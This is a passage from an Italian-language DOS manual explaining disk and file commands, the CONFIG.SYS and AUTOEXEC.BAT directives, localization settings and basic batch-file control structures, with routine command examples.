  Come nell'esempio precedente, ma con 18 settori per traccia: 2 * 80 * 18 * 512 byte = 1440 Kibyte.

- `C:\>`**`FORMAT A: /S`** [*Invio*]

  Inizializza il dischetto corrispondente all'unità '`A:`', trasferendo successivamente il kernel e probabilmente anche l'interprete dei comandi ('**COMMAND.COM**'). Ciò avviene perché è stata usata l'opzione '**/S**'.

807.3 Etichetta di un'unità di memorizzazione

Tradizionalmente, il Dos prevede la possibilità di attribuire un nome a un'unità di memorizzazione. Questo nome viene definito solitamente «etichetta» e di fatto viene annotato come un file speciale nella directory radice (anche se poi non appare nell'elenco). Per modificare o attribuire questo nome si utilizza il comando '**LABEL**':

```
LABEL [lettera_unità:] [nome]
```

Se non si indica la lettera dell'unità di memorizzazione su cui intervenire, si tratta implicitamente di quella da cui è stato avviato il sistema; se non si indica il nome da attribuire, '**LABEL**' funziona in modo interattivo, chiedendo il da farsi.

In linea di principio, l'etichetta di un'unità non serve, salvo il caso di qualche programma che potrebbe utilizzarla per uno scopo particolare (per esempio i programmi di installazione per identificare i dischetti).

Esiste anche un altro comando interno per la verifica del nome di un'unità; si tratta di '**VOL**':

```
VOL [lettera_unità:]
```

Il risultato è solo l'informazione del nome stesso, con l'aggiunta del numero di serie se questo dato è disponibile.

807.4 Analisi e correzione del file system

Esistono pochi strumenti di analisi e correzione degli errori nel file system. In origine si tratta del comando '**CHKDSK**', a cui in seguito si è aggiunto '**SCANDISK**'.

```
CHKDSK lettera_unità: [/F]
```

'**CHKDSK**' può essere usato solo con l'indicazione di un'unità di memorizzazione; in tal caso restituisce le informazioni disponibili su questa. Se si aggiunge l'opzione '**/F**', si richiede esplicitamente la correzione, per quanto possibile, degli errori rilevati.

L'errore tipico di un file system Dos-FAT si traduce in «concatenamenti perduti», ovvero file, interi o parziali, di cui non si può conoscere il nome. Questi file potrebbero essere solo dati temporanei che è bene siano cancellati, ma questa non è la regola. '**CHKDSK**' tende a salvare questi file assegnando loro un nome più o meno casuale, lasciando all'utilizzatore l'onere di decidere cosa farne.

807.5 Copia

Nei sistemi Dos la copia è un'attività piuttosto articolata. In pratica, il comando interno '**COPY**' consente solo di copiare file puri e semplici. Per copiare un dischetto occorre il comando '**DISKCOPY**'; per copiare file e directory occorre il comando '**XCOPY**'.

807.5.1 DISKCOPY

```
DISKCOPY unità_di_origine: unità_di_destinazione:
```

'**DISKCOPY**' permette di eseguire la copia di un'unità di memorizzazione, purché si tratti di un dischetto. Il dischetto di destinazione dovrebbe essere inizializzato preventivamente.

L'unità indicata come secondo argomento, che rappresenta la destinazione, può essere la stessa di quella di origine. In questo caso, i dischetti vanno alternati nel dispositivo che li ospita, seguendo le istruzioni che dà '**DISKCOPY**' stesso.

L'esempio seguente esegue la copia di un dischetto usando lo stesso dispositivo fisico:

C:\>**DISKCOPY A: A:** [*Invio*]

807.5.2 XCOPY

XCOPY ***percorso_origine*** [***percorso_destinazione***] [/E] [/S] [/H] [/V]

'**XCOPY**' consente di copiare uno o più file assieme alla struttura di directory. In altri termini, ciò significa che è possibile copiare anche una directory intera.

Tabella 807.1. Alcune opzioni.

Opzione	Descrizione
/S	Copia solo le directory e le sottodirectory non vuote.
/E	Copia tutte le sottodirectory, anche se vuote.
/H	Copia anche i file nascosti e di sistema.
/V	Verifica la copia.

L'esempio seguente copia tutta la struttura che si articola a partire dalla directory '\PIPPO\', nella directory '\PAPPA\', includendo anche i file nascosti e quelli di sistema:

C:\>**XCOPY \PIPPO*.* \PAPPA*.* /E /S /H /V** [*Invio*]

807.6 Trasferimento del sistema

Il Dos è un sistema operativo elementare. L'essenziale in assoluto è costituito dal kernel e dall'interprete dei comandi. Per rendere «avviabile» un dischetto o una partizione basta copiare questi file e sistemare il settore di avvio, in modo che punti correttamente al kernel. Questo si può ottenere con il comando '**FORMAT**', quando lo si usa con l'opzione '**/S**' (cosa che naturalmente implica anche l'inizializzazione dell'unità), oppure con il comando '**SYS**', fatto appositamente per questo:

FORMAT ***lettera_unità***: /S

SYS ***lettera_unità***:

A seconda del tipo di Dos, vengono copiati solo i file del kernel, oppure anche l'interprete dei comandi (necessario per avviare il sistema).

807.7 Modifica delle unità

La caratteristica del Dos per cui si distinguono le unità di memorizzazione, introduce l'esigenza di comandi particolari, che vengono descritti brevemente nelle sezioni seguenti. In particolare, si tratta della possibilità di attribuire una lettera di unità differente e di poter inserire un'unità in una directory come avviene con l'innesto di un file system nei sistemi Unix.

807.7.1 ASSIGN

```
ASSIGN lettera_unità_1[:]=lettera_unità_2[:]
```

```
ASSIGN /STATUS
```

```
ASSIGN
```

Il comando '**ASSIGN**' permette di modifica il nome di un'unità di memorizzazione. Per ottenere questo risultato, rimane attivo come programma residente in memoria. Quando si usa senza argomenti, '**ASSIGN**' elimina tutte le ridefinizioni; con l'opzione '**/STATUS**' si ottiene lo stato attuale delle ridefinizioni; quando si indicano le lettere di unità, la prima è l'unità virtuale che viene creata come riproduzione della seconda.

Segue la descrizione di alcuni esempi.

- `C:\>`**`ASSIGN E:=A:`** [*Invio*]

  Dopo questo comando, per accedere all'unità corrispondente al primo dischetto, è possibile indicare l'unità '`E:`'.

- `C:\>`**`ASSIGN`** [*Invio*]

  Cancella tutte le ridefinizioni delle unità di memorizzazione.

807.7.2 JOIN

```
JOIN lettera_unità: percorso
```

```
JOIN lettera_unità: /D
```

```
JOIN
```

Il comando '**JOIN**' permette di attaccare un'unità di memorizzazione in corrispondenza di un percorso (una directory). Si tratta in pratica di innestare l'unità, come avviene nei sistemi Unix.

Quando si usa '**JOIN**' senza argomenti, si ottiene un elenco degli innesti attivi; quando si usa l'opzione '**/D**', si vuole annullare il collegamento dell'unità.

Segue la descrizione di alcuni esempi.

- `C:\>`**`JOIN A: C:\MNT\A`** [*Invio*]

  Innesta l'unità '`A:`' nella directory '`C:\MNT\A\`'.

- `C:\>`**`JOIN A: /D`** [*Invio*]

  Distacca l'unità '`A:`' da un collegamento precedente.

807.7.3 SUBST

`SUBST` ***lettera_unità*** **:** ***percorso***

```
SUBST /D
```

Il comando '**SUBST**' permette di creare un'unità virtuale a partire da una directory di un'altra unità. In pratica, si fa in modo di permettere l'identificazione di una certa directory attraverso l'uso di una lettera di unità.

Quando si usa '**JOIN**' con l'opzione '**/D**', si vuole annullare l'unità virtuale relativa.

Segue la descrizione di alcuni esempi.

- `C:\>`**`SUBST E: C:\EXTRA\E`** [*Invio*]

  Crea l'unità virtuale '`E:`' a partire dal contenuto delle directory '`C:\EXTRA\E\`'.

- `C:\>`**`JOIN E: /D`** [*Invio*]

  Elimina l'unità virtuale '`E:`'.

807.8 Altre particolarità

La gestione del Dos di file e directory è molto strana. Nelle sezioni seguenti vengono descritti alcuni programmi tipici dei sistemi Dos riguardanti la gestione di file e directory, che non hanno trovato un'altra collocazione in questo documento, a causa della loro particolarità.

807.8.1 VERIFY

```
VERIFY [ON|OFF]
```

Il comando interno '**VERIFY**' permette di richiedere al sistema operativo di verificare la registrazione nelle unità di memorizzazione. Come si vede dallo schema sintattico, si attiva o si disattiva la modalità, attraverso l'uso delle parole chiave '**ON**' oppure '**OFF**'. Di solito, questa modalità è disabilitata ed è difficile definire la reale importanza di questa impostazione.

Se si usa il comando senza alcun argomento, si ottiene di sapere quale sia l'impostazione attuale.

807.8.2 APPEND

```
APPEND directory
```

```
APPEND ;
```

```
APPEND
```

Il comando '**APPEND**' consente di definire un percorso per la ricerca dei file di dati. In pratica, si vuole permettere ai programmi di accedere a file di dati anche quando questi si trovano fuori della collocazione prevista. '**APPEND**' può essere usato più volte, per aggiungere altre directory.

Se viene usato con l'argomento '**;**', si intende cancellare tutto l'elenco di directory di ricerca dei file di dati. Se viene usato senza argomenti, si ottiene l'elenco di queste directory.

L'esempio seguente aggiunge la directory 'C:\DATI\' all'elenco dei percorsi di ricerca per i file di dati:

C:\>**APPEND C:\DATI** [*Invio*]

807.8.3 ATTRIB

```
ATTRIB [+R|-R] [+A|-A] [+S|-S] [+H|-H] file
```

Il comando '**ATTRIB**' permette di visualizzare o cambiare gli attributi del file. In pratica, utilizzando la forma '**+*x***' si attiva l'attributo ***x***, mentre con '**-*x***' si disattiva l'attributo stesso.

Segue la descrizione di alcuni esempi.

- C:\>**ATTRIB *.*** [*Invio*]

  Mostra gli attributi di tutti i file contenuti nella directory corrente.

- C:\>**ATTRIB +R *.*** [*Invio*]

  Imposta l'attributo di sola lettura per tutti i file della directory corrente.

807.8.4 DELTREE

```
DELTREE directory
```

Il comando '**DELTREE**' consente di eliminare una directory con tutto il suo contenuto, ricorsivamente.

L'esempio seguente elimina la directory 'C:\TEMP\CIAO\' assieme a tutto il suo contenuto:

C:\>**DELTREE C:\TEMP\CIAO** [*Invio*]

807.8.5 FIND

```
FIND [opzioni] "stringa" [file]
```

Il comando '**FIND**' è uno dei più complessi nei sistemi Dos. Serve per fare una ricerca di una stringa in uno o più file, in base a quanto indicato nell'ultimo argomento, oppure all'interno dello standard input. Il risultato normale della ricerca è l'emissione delle righe che contengono la stringa cercata, assieme all'indicazione del file a cui appartengono.

Tabella 807.2. Alcune opzioni.

Opzione	Descrizione
/V	La ricerca avviene per le righe che **non** contengono la stringa cercata.
/C	Mostra solo il totale delle righe che contengono la stringa cercata.
/N	Mostra il numero di ogni riga che contiene la stringa cercata.
/I	Ignora la differenza tra maiuscole e minuscole per il confronto con la stringa di ricerca. In alcune edizioni del Dos, questa modalità di funzionamento è predefinita.

Segue al descrizione di alcuni esempi.

- C:\>**FIND "ciao" *.*** [*Invio*]

  Cerca la stringa '**ciao**' in tutti i file della directory corrente.

- C:\>**FIND "ciao" < MIO.TXT** [*Invio*]

  Cerca la stringa '**ciao**' nel file 'MIO.TXT' che viene fornito attraverso lo standard input.

807.8.6 MOVE

```
MOVE file_origine directory_destinazione
```

```
MOVE directory_origine directory_destinazione
```

Il comando '**MOVE**' consente di spostare file o directory in altre collocazioni. In generale, '**MOVE**' si occupa di spostare e non di rinominare i file, che invece è una funzione del comando '**REN**'.

Il comando '**MOVE**' è ambiguo e si comporta in maniera differente da una realizzazione all'altra dei sistemi Dos. In generale bisogna considerare che la destinazione può esistere o meno, implicando dei comportamenti differenti da valutare.

L'esempio seguente sposta i file e le directory contenute in 'C:\CIAO\' nella directory 'C:\MIA\'. Se la directory di destinazione non c'è, questa dovrebbe essere creata automaticamente, ma la cosa va verificata:

C:\>**MOVE C:\CIAO*.* C:\MIA** [*Invio*]

807.8.7 TREE

```
TREE [directory]
```

Il comando '**TREE**' consente di visualizzare la struttura della directory corrente, oppure di un'altra directory indicata come argomento.

L'esempio seguente mostra la struttura della directory 'C:\CIAO\':

C:\>**TREE C:\CIAO** [*Invio*]

807.8.8 COMP e FC

```
COMP file_1 file_2 [opzioni]
```

```
FC file_1 file_2 [opzioni]
```

I comandi '**COMP**' e '**FC**' permettono di verificare se due file sono identici, oppure no. Non sono molto facili da utilizzare, specialmente il primo; probabilmente vale la pena di sapere che ci sono, senza poi pretendere di sfruttare tutte le loro possibilità.

'**FC**' assomiglia molto vagamente a un comando '**diff**' di Unix, dal momento che di fronte a file di testo cerca di comprendere quale cambiamento è stato fatto. In questo senso, è probabile che '**FC**' sia il più utile tra questi due.

Capitolo 808

Dos: configurazione

Nel Dos è un po' difficile scindere i concetti di configurazione e script, perché per configurare il sistema, occorre predisporre degli script. Si tratta dei file '`\CONFIG.SYS`' e '`\AUTOEXEC.BAT`', collocati nell'unità di avvio. Questo fatto è già stato accennato nel capitolo introduttivo; in questo si vuole approfondire un po' la cosa.

808.1 File «CONFIG.SYS»

Il file '`CONFIG.SYS`', collocato nella directory radice dell'unità di avvio, è uno script speciale avviato dal kernel prima dell'interprete dei comandi. In linea di massima, si tratta di una sequenza di direttive che occupano ognuna una riga; alcune versioni recenti del Dos consentono di suddividere le direttive in sezioni da scegliere in base a un menù iniziale.

Le direttive di '`CONFIG.SYS`' hanno la forma seguente:

```
nome=valore
```

In pratica, si assegna una stringa (senza delimitatori espliciti) a un nome che ha un significato particolare.

In questo file, vengono ignorate le righe vuote, quelle bianche e quelle che iniziano con la parola chiave '**`REM`**':

```
REM annotazione
```

È importante osservare che i nomi delle direttive non fanno differenza tra lettere maiuscole e minuscole. In generale, questo vale anche per le stringhe che vengono assegnate a questi nomi.

808.1.1 BREAK

```
BREAK={ON|OFF}
```

Teoricamente, questa istruzione consente di attivare o di disattivare la funzionalità abbinata alla combinazione di tasti [*Ctrl c*]. In condizioni normali, quando si assegna la parola chiave '**`ON`**', si attiva il funzionamento della combinazione [*Ctrl c*].

808.1.2 BUFFERS

```
BUFFERS=n_buffer [, n_buffer_secondari]
```

Questa istruzione consente di definire la quantità di memoria tampone per gli accessi ai dischi. Si assegnano uno o due valori numerici, separati da una virgola. Il primo valore va da 1 a 99 ed esprime il numero di aree da usare come memoria tampone; il secondo valore, facoltativo, indica delle memorie tampone secondarie, con valori che vanno da uno a otto.

808.1.3 COUNTRY

```
COUNTRY=n_codice_paese [, [n_codifica] [,file_informazioni_nazionali] ]
```

Questa istruzione, attraverso quanto contenuto in un file che tradizionalmente si chiama '`COUNTRY.SYS`', permette di configurare il sistema in base alla nazionalità. Per la precisione, si può specificare un codice riferito alla nazionalità, attraverso il quale si ottiene una forma particolare per le date e gli orari, con l'aggiunta eventuale di un altro codice che specifica la codifica dei caratteri prescelta (*codepage*). La tabella 808.1 riepiloga questi codici che fanno riferimento tradizionalmente anche a paesi che non esistono più.

Si può osservare che la stringa assegnata alla direttiva '**`COUNTRY`**' può contenere l'indicazione di un file (con il percorso, completo di unità o meno). Questo file è quello che contiene poi le indicazioni relative alla nazionalità prescelta; come già accennato, di solito si tratta del file '`COUNTRY.SYS`'.

Tabella 808.1. Codici di nazionalità.

Località	Codice di nazionalità	Codifiche utili
USA	001	437, 850
Canada francese	002	863, 850
America latina	003	850, 437
Russia	007	866, 437
Olanda	031	850, 437
Belgio	032	850, 437
Francia	033	850, 437
Spagna	034	850, 437
Ungheria	036	850, 852
Jugoslavia	038	850, 852
Italia	039	850, 437
Svizzera	041	850, 437
Cecoslovacchia	042	850, 852
Regno unito	044	850, 437
Danimarca	045	850, 865
Svezia	046	850, 437
Norvegia	047	850, 865
Polonia	048	850, 852
Germania	049	850, 437
Brasile	055	850, 860
Australia	061	850, 437
Giappone	081	932, 437, 850, 942
Corea	082	934, 437, 850, 944

Località	Codice di nazionalità	Codifiche utili
Cina	088	938, 437, 850, 948
Turchia	090	857, 850
Asia (inglese)	099	850, 437
Portogallo	351	850, 860
Islanda	354	850, 861
Finlandia	358	850, 437

L'esempio seguente predispone l'impostazione nazionale per l'Italia, utilizzando la codifica 850, che ha il vantaggio di essere quella più comune dei paesi che usano l'alfabeto latino:

```
COUNTRY=039,850,C:\DOS\COUNTRY.SYS
```

808.1.4 DEVICE, DEVICEHIGH

DEVICE=***programma_di_gestione_dispositivo*** [***opzioni***]

DEVICEHIGH=***programma_di_gestione_dispositivo*** [***opzioni***]

Si tratta di un modo per avviare un programma speciale che ha lo scopo di rimanere residente in memoria. In generale, tali programmi servono per la gestione di qualche dispositivo, indispensabile prima di avviare l'interprete dei comandi.

La differenza tra le due direttive sta nel fatto che la seconda cerca di caricare il programma nella memoria «alta».

Le opzioni riguardano il programma.

L'esempio seguente avvia il programma '**MOUSE.SYS**' che presumibilmente gestisce il mouse (l'opzione '**/2**' serve probabilmente a utilizzare il mouse collegato alla seconda porta seriale):

```
DEVICE=C:\MOUSE\MOUSE.SYS /2
```

808.1.5 DOS

DOS={HIGH|LOW}[,{UMB|NOUMB}]

DOS=[{HIGH|LOW},]{UMB|NOUMB}

Questa istruzione richiede al kernel di allocarsi nella memoria convenzionale, '**LOW**', o in quella alta, '**HIGH**'. La parola chiave '**UMB**' richiede di mantenere un collegamento tra la UMB e la memoria convenzionale; la parola chiave '**NOUMB**' fa sì che questo collegamento non abbia luogo.

808.1.6 DRIVEPARM

```
DRIVEPARM=[opzioni]
```

Si tratta di una direttiva attraverso cui si possono definire i parametri relativi ai dispositivi a blocchi, per la precisione si tratta solo di dischi, se questo può essere necessario. Le opzioni assomigliano a quelle dei programmi di servizio, iniziando con una barra obliqua normale: '**/x**...'.

Tabella 808.4. Alcune opzioni.

Opzione	Descrizione
`/d:`***n_dispositivo_fisico***	Consente di indicare il dispositivo attraverso un numero, da 0 a 255. Lo zero corrisponde alla prima unità a dischetti.
`/c`	Se si utilizza questa opzione, si intende che l'unità fisica è in grado di sapere se il disco è inserito o meno.
`/f:`***n_formato***	Stabilisce il formato del dispositivo fisico; in pratica, fissa la geometria.
`/f:0`	Dischetto 160 Kibyte, 180 Kibyte, 320 Kibyte, 360 Kibyte.
`/f:1`	Dischetto 1200 Kibyte.
`/f:2`	Dischetto 720 Kibyte.
`/f:5`	Disco fisso.
`/f:6`	Nastro.
`/f:7`	Dischetto 1440 Kibyte.
`/f:9`	Dischetto 2880 Kibyte.
`/h:`***n_testine***	Definisce il numero di testine.
`/i`	Indica che si tratta di un dischetto da 3,5 pollici.
`/n`	Si tratta di un disco fisso.
`/s:`***n_settori***	Definisce il numero di settori per traccia.
`/t:`***n_cilindri***	Definisce il numero dei cilindri (in altri termini: il numero di tracce per faccia).

808.1.7 FCBS

```
FCBS=n_blocchi
```

Permette di definire il numero di blocchi di controllo dei file (*file control block*). Il valore va da 1 a 255, mentre il valore normale è di quattro blocchi.

808.1.8 FILES

```
FILES=n_blocchi
```

Permette di indicare il numero massimo di file aperti. Il numero che può essere assegnato va da 8 a 255. Il valore predefinito dovrebbe essere di otto file.

808.1.9 INSTALL

```
INSTALL=programma [opzioni]
```

Si tratta di un'istruzione con la quale si può avviare preventivamente un programma (che dovrebbe essere residente in memoria), prima dell'avvio dell'interprete dei comandi. In questo caso, a differenza della direttiva '**DEVICE**', o '**DEVICEHIGH**', si tratta di un programma normale.

Le opzioni riguardano il programma.

808.1.10 LASTDRIVE

```
LASTDRIVE=lettera_unità_finale
```

Consente di specificare l'ultima lettera di unità che può essere richiesta. Questo consente di risparmiare risorse, se si è consapevoli del fatto che non servono lettere oltre un certo punto. La lettera in questione può essere indifferentemente maiuscola o minuscola, senza che ciò possa fare differenza.

808.1.11 SHELL

```
SHELL=programma [opzioni]
```

Permette di indicare esplicitamente il programma da avviare alla fine della procedura di avvio del kernel. In generale si tratta dell'interprete dei comandi. Questa direttiva può consentire di avviare un interprete alternativo a quello normale, oppure permette di avviarlo da una collocazione insolita; inoltre permette di dare al programma in questione delle opzioni particolari.

L'esempio seguente avvia il programma '**COMMAND.COM**' che si trova nella directory 'C:\DOS\':

```
SHELL=C:\DOS\COMMAND.COM
```

808.1.12 STACK

```
STACK=n_livelli [, dimensione_in_byte]
```

Con questa istruzione è possibile fissare la dimensione dello stack, utilizzando valori da 8 a 64, oltre allo zero. Il valore dopo la virgola indica la dimensione in byte di ogni livello dello stack. In questo caso i valori vanno da 32 a 512.

808.2 File «AUTOEXEC.BAT»

Il file '`AUTOEXEC.BAT`' collocato nella directory radice dell'unità di avvio, è inteso essere uno script che viene eseguito dall'interprete dei comandi, '**`COMMAND.COM`**', dopo l'avvio del sistema.

Questo script viene realizzato normalmente in modo sequenziale, senza strutture di controllo. In generale è importante per due cose: impostare alcune variabili di ambiente fondamentali, per esempio '**`PATH`**'; avviare dei programmi che poi restano residenti in memoria, quando questo non si ottiene già attraverso il file '`\CONFIG.SYS`'.

808.3 Comandi ridondanti

Anche nel Dos è molto importante l'uso delle variabili di ambiente. È già stato mostrato il comando '**`SET`**', attraverso il quale si impostano o si annullano le variabili di ambiente:

```
SET nome_variabile=stringa_assegnata
```

Alcune variabili hanno un'importanza particolare, per cui esiste un comando interno apposito (dell'interprete dei comandi), che serve a inizializzarle senza nemmeno l'uso del comando '**`SET`**'.

- ```
  PROMPT stringa_di_invito
  ```

  Il comando interno '**`PROMPT`**' rappresenta un modo alternativo per impostare la variabile di ambiente con lo stesso nome. Se si usa il comando senza l'argomento, si ripristina l'invito predefinito.

- ```
  PATH [percorsi_degli_eseguibili]
  ```

  Il comando interno '**`PATH`**' rappresenta un modo alternativo per impostare la variabile di ambiente con lo stesso nome. Se non si indica l'argomento, si ottiene la visualizzazione dell'elenco dei percorsi attivo.

Esistono altri comandi particolari che si sovrappongono alle istruzioni del file '`CONFIG.SYS`'.

- ```
  BREAK [ON|OFF]
  ```

  Abilita o disabilita la funzionalità abbinata alla combinazione di tasti [*Ctrl c*]. Utilizzando il comando senza argomento, si ottiene la visualizzazione dello stato attuale.

808.4 Localizzazione

La localizzazione del Dos si riduce alla configurazione della mappa della tastiera e alla definizione dell'insieme di caratteri. L'insieme di caratteri dipende dalla scelta della nazionalità, fatta nel file '`CONFIG.SYS`', attraverso la direttiva '**`COUNTRY`**'.

Nelle sezioni seguenti vengono mostrati alcuni comandi utili per le impostazioni che riguardano la localizzazione.

808.4.1 CHCP

```
CHCP [n_codifica]
```

Si tratta di un comando interno dell'interprete dei comandi che interviene nella definizione della codifica utilizzata. In pratica, se si utilizza senza argomenti, mostra il numero della codifica attiva; se si indica un numero come argomento, cambia la codifica attiva, purché questa sia una di quelle ammissibili in base alla nazionalità stabilita con la direttiva '**`COUNTRY`**' nel file di configurazione '`CONFIG.SYS`'.

L'esempio seguente fa in modo che sia attivata la codifica corrispondente al numero 850:

`C:\>`**`CHCP 850`** [*Invio*]

808.4.2 KEYB

```
KEYB [sigla_nazionale [, [n_codifica] [,file_informazioni_tastiere] ] ]
```

'**`KEYB`**' è un comando esterno che consente di cambiare la configurazione della tastiera secondo alcuni modelli di nazionalità predefiniti. La sigla nazionale è un codice di due lettere che, assieme alla nazionalità, dovrebbe indicare anche la lingua utilizzata. La tabella 808.6 elenca queste sigle.

Tabella 808.6. Sigle nazionali-linguistiche per l'impostazione della mappa della tastiera.

Sigla	Corrispondenza
US	USA (predefinito)
FR	Francia
GR	Germania
IT	Italia
SP	Spagna
UK	Gran Bretagna
PO	Portogallo
```

Sigla	Corrispondenza
SG	Svizzera tedesca
SF	Svizzera francese
DK	Danimarca
BE	Belgio
NL	Olanda (Nederland)
NO	Norvegia
LA	America latina
SV	Svezia
SU	Finlandia (Suomi)
CF	Canada francese

Segue la descrizione di alcuni esempi.

- `C:\>`**`KEYB`** [*Invio*]

  Mostra la configurazione attuale.

- `C:\>`**`KEYB IT`** [*Invio*]

  Predispone la mappa dei tasti per la disposizione italiana.

- `C:\>`**`KEYB IT,850,C:\DOS\KEYBOARD.SYS`** [*Invio*]

  Predispone la mappa dei tasti per la disposizione italiana, specificando l'uso della codifica 850 e del file '`C:\DOS\KEYBOARD.SYS`' per trovare le impostazioni standard delle tastiere.

808.4.3 GRAFTABL

```
GRAFTABL [n_codifica]
```

```
GRAFTABL /STATUS
```

'**`GRAFTABL`**' è un comando esterno che consente di cambiare la codifica per i caratteri visualizzati sullo schermo. L'opzione '**`/STATUS`**' permette di conoscere la situazione attuale, mentre l'indicazione di un numero di codifica cambia l'impostazione.

L'esempio seguente imposta l'uso della codifica 850:

`C:\>`**`GRAFTABL 850`** [*Invio*]

808.5 Orologio

Il Dos consente di accedere all'orologio dell'elaboratore, per leggere la data e l'ora, o per cambiare tali informazioni. In generale, il Dos non prevede la gestione di un orologio hardware allineato al tempo universale; pertanto, l'orologio hardware deve corrispondere necessariamente all'ora locale, lasciando all'utente il problema legato alle variazioni dell'ora estiva.

I comandi per accedere all'orologio sono '**DATE**' e '**TIME**':

```
DATE [data]
```

```
TIME [orario]
```

Se non si indica la data o l'orario, viene mostrato quello attuale e viene richiesto all'utente di modificarlo o di confermarlo.

Il modo in cui va scritta da data o l'ora, dipende dalla localizzazione. Per conoscere quello giusto, basta osservare in che modo vengono visualizzate tali informazioni.

Capitolo 809

Dos: script dell'interprete dei comandi

Uno script dell'interprete dei comandi, conosciuto solitamente con il nome di file *batch*, potrebbe essere definito come un file di testo normale in cui può essere indicato un elenco di comandi da eseguire. Tuttavia, questi script consentono l'uso anche di strutture di controllo elementari, per cui si possono realizzare dei programmi molto semplici, senza troppe pretese.

È interessante osservare che questi script vengono individuati solo attraverso l'estensione che ha il nome: '`.BAT`'. Inoltre, non esiste la necessità di renderli «eseguibili» come si fa nei sistemi Unix.

809.1 Parametri, variabili ed espansione

Gli script dell'interprete dei comandi hanno accesso agli argomenti che vengono loro forniti. Si possono gestire solo nove di questi argomenti alla volta, attraverso i parametri posizionali relativi, da '**`%1`**' a '**`%9`**'. Come avviene nelle shell Unix, è disponibile il comando interno '**`SHIFT`**' per fare scorrere in avanti gli argomenti nei parametri disponibili.

Bisogna ricordare che in Dos i caratteri jolly non vengono espansi dalla shell, per cui la limitazione a soli nove parametri posizionali, non dovrebbe costituire un problema.

Nell'ambito di uno script possono essere dichiarate e utilizzate delle variabili di ambiente. È già stato mostrato in precedenza l'uso del comando '**`SET`**' per impostare o eliminare le variabili di ambiente. Per fare riferimento al contenuto di una variabile, si usa la notazione seguente:

`%`***nome_variabile***`%`

L'esempio seguente rappresenta il caso tipico di estensione di un percorso di ricerca degli eseguibili, quando si ritiene che la variabile '**`PATH`**' sia già stata usata:

```
SET PATH=%PATH%;C:\PIPPO
```

809.2 Chiamate di altri script

Tradizionalmente, il Dos ha un baco molto grave, ormai divenuto una caratteristica fondamentale, riguardante l'avvio di script all'interno di altri script. In generale, quando si chiama un programma che in realtà corrisponde a uno script, al termine di questo non riprende l'esecuzione di quello chiamante. Per ottenere la ripresa dell'interpretazione dello script di partenza occorre usare il comando speciale '**`CALL`**'.

`CALL` ***nome_script*** [***argomenti_dello_script***]

809.3 Strutture di controllo

Le strutture di controllo per la programmazione attraverso gli script dell'interprete dei comandi sono molto limitate. È disponibile una struttura condizionale semplificata e un ciclo di scansione di file, che vengono descritti brevemente.

809.3.1 IF

```
IF [NOT] ERRORLEVEL valore_di_uscita_ultimo_comando comando
```

```
IF [NOT] stringa_1==stringa_2 comando
```

```
IF [NOT] EXIST file comando
```

La struttura condizionale degli script dell'interprete dei comandi Dos è in pratica un comando interno dello stesso interprete. Come si può vedere dagli schemi sintattici, viene fornita una condizione che può essere invertita con la parola chiave '**NOT**' e il risultato è solo l'esecuzione di un altro comando se la condizione risulta vera.

Nel primo caso, la condizione si riferisce alla verifica del valore di uscita dell'ultimo comando eseguito. La condizione si verifica se il numero indicato è inferiore o uguale al valore restituito effettivamente da tale comando; nel secondo, la condizione si verifica se le due stringhe (non delimitate) sono identiche; nel terzo si verifica la condizione se il file indicato esiste effettivamente.

Segue la descrizione di alcuni esempi.

- ```
  IF ERRORLEVEL 1 GOTO :errore
  ```
  Se il comando precedente ha restituito un valore maggiore o uguale a uno, salta all'etichetta '**:errore**'.

- ```
  IF %1==ciao ECHO L'argomento è corretto
  ```
  In questo caso, se l'espansione del parametro '**%1**', corrispondente al primo argomento ricevuto all'avvio, si traduce nella stringa '**ciao**', viene emesso un messaggio per mezzo del comando '**ECHO**'.

- ```
  IF %1x==x ECHO L'argomento è mancante
  ```
  Quello che si vede è il trucco necessario per poter verificare se un parametro contiene la stringa nulla: si aggiunge una lettera, in questo caso una «x», verificando che la corrispondenza avvenga solo con la stessa lettera.

- ```
  IF NOT EXIST LETTERA.TXT ECHO Scrivi! > LETTERA.TXT
  ```
  Qui, se non esiste il file 'LETTERA.TXT' nella directory corrente, questo file viene creato attraverso il comando '**ECHO**' che invia il suo standard output verso un file con lo stesso nome.

809.3.2 FOR

```
FOR [%]%x IN (nome...) DO comando [argomenti_del_comando]
```

Si tratta di un comando interno che svolge un ciclo di scansione di un gruppo di nomi, generalmente file, attraverso il quale viene creato un parametro variabile speciale, il cui nome si compone di una sola lettera, a cui viene assegnato a ogni ciclo uno dei nomi contenuti tra parentesi tonde. A ogni ciclo viene eseguito il comando, che a sua volta può fare uso del parametro.[1]

Quando viene usato all'interno di uno script dell'interprete dei comandi, il parametro viene indicato con due simboli di percentuale ('**%%*x***'); al contrario, se il comando viene impartito dalla riga di comando, se ne usa uno solo.

Segue la descrizione di alcuni esempi.

- ```
  FOR %A IN (uno due tre) DO ECHO %A
  ```
  In questo modo, si ottiene la visualizzazione delle parole '**uno**', '**due**' e '**tre**'. In pratica, è come se fosse stato fatto:

- ```
  ECHO uno
  ECHO due
  ECHO tre
  ```
  Volendo fare la stessa cosa dalla riga di comando, è necessario il raddoppio del simbolo '**%**':

  C:\>**FOR %%A IN (uno due tre) DO ECHO %%A** [*Invio*]

- ```
  FOR %A IN (*.TMP *.BAD) DO DEL %A
  ```
  Cancella, uno a uno, tutti i file che terminano con le estensioni '`.TMP`' e '`.BAD`'.

809.3.3 GOTO

```
GOTO etichetta
```

Gli script dell'interprete dei comandi dispongono dell'istruzione di salto incondizionato, non avendo di meglio. Anche questa istruzione può essere presa come un comando interno dell'interprete, con la differenza che non c'è modo di utilizzarlo al di fuori di uno script.

Nel corso di uno script del genere, possono apparire delle righe che contengono solo un'etichetta, nella forma:

```
:nome_etichetta
```
```

La posizione corrispondente a queste etichette può essere raggiunta con il comando '**GOTO**', che può fare riferimento solo al nome dell'etichetta, oppure a tutta l'etichetta, includendo anche i due punti.

Segue la descrizione di alcuni esempi.

- ```
  IF EXIST LETTERA.TXT GOTO riprendi
  ECHO Il file LETTERA.TXT è assente
  :riprendi
  ```
  In questo esempio, se il file 'LETTERA.TXT' esiste, si salta all'etichetta '**:riprendi**'; altrimenti si esegue il comando '**ECHO**'.

- ```
  IF EXIST LETTERA.TXT GOTO :riprendi
  ECHO Il file LETTERA.TXT è assente
  :riprendi
  ```
  Esattamente come nell'esempio precedente, con la differenza che il comando '**GOTO**' indica l'etichetta con i suoi due punti iniziali.

809.3.4 Emulazione di un ciclo iterativo

Dal momento che non è disponibile una struttura di controllo per il ciclo iterativo, questo può essere ottenuto solo attraverso l'uso del comando '**GOTO**'. Vale la pena di mostrare in che modo si può ottenere tale risultato.

```
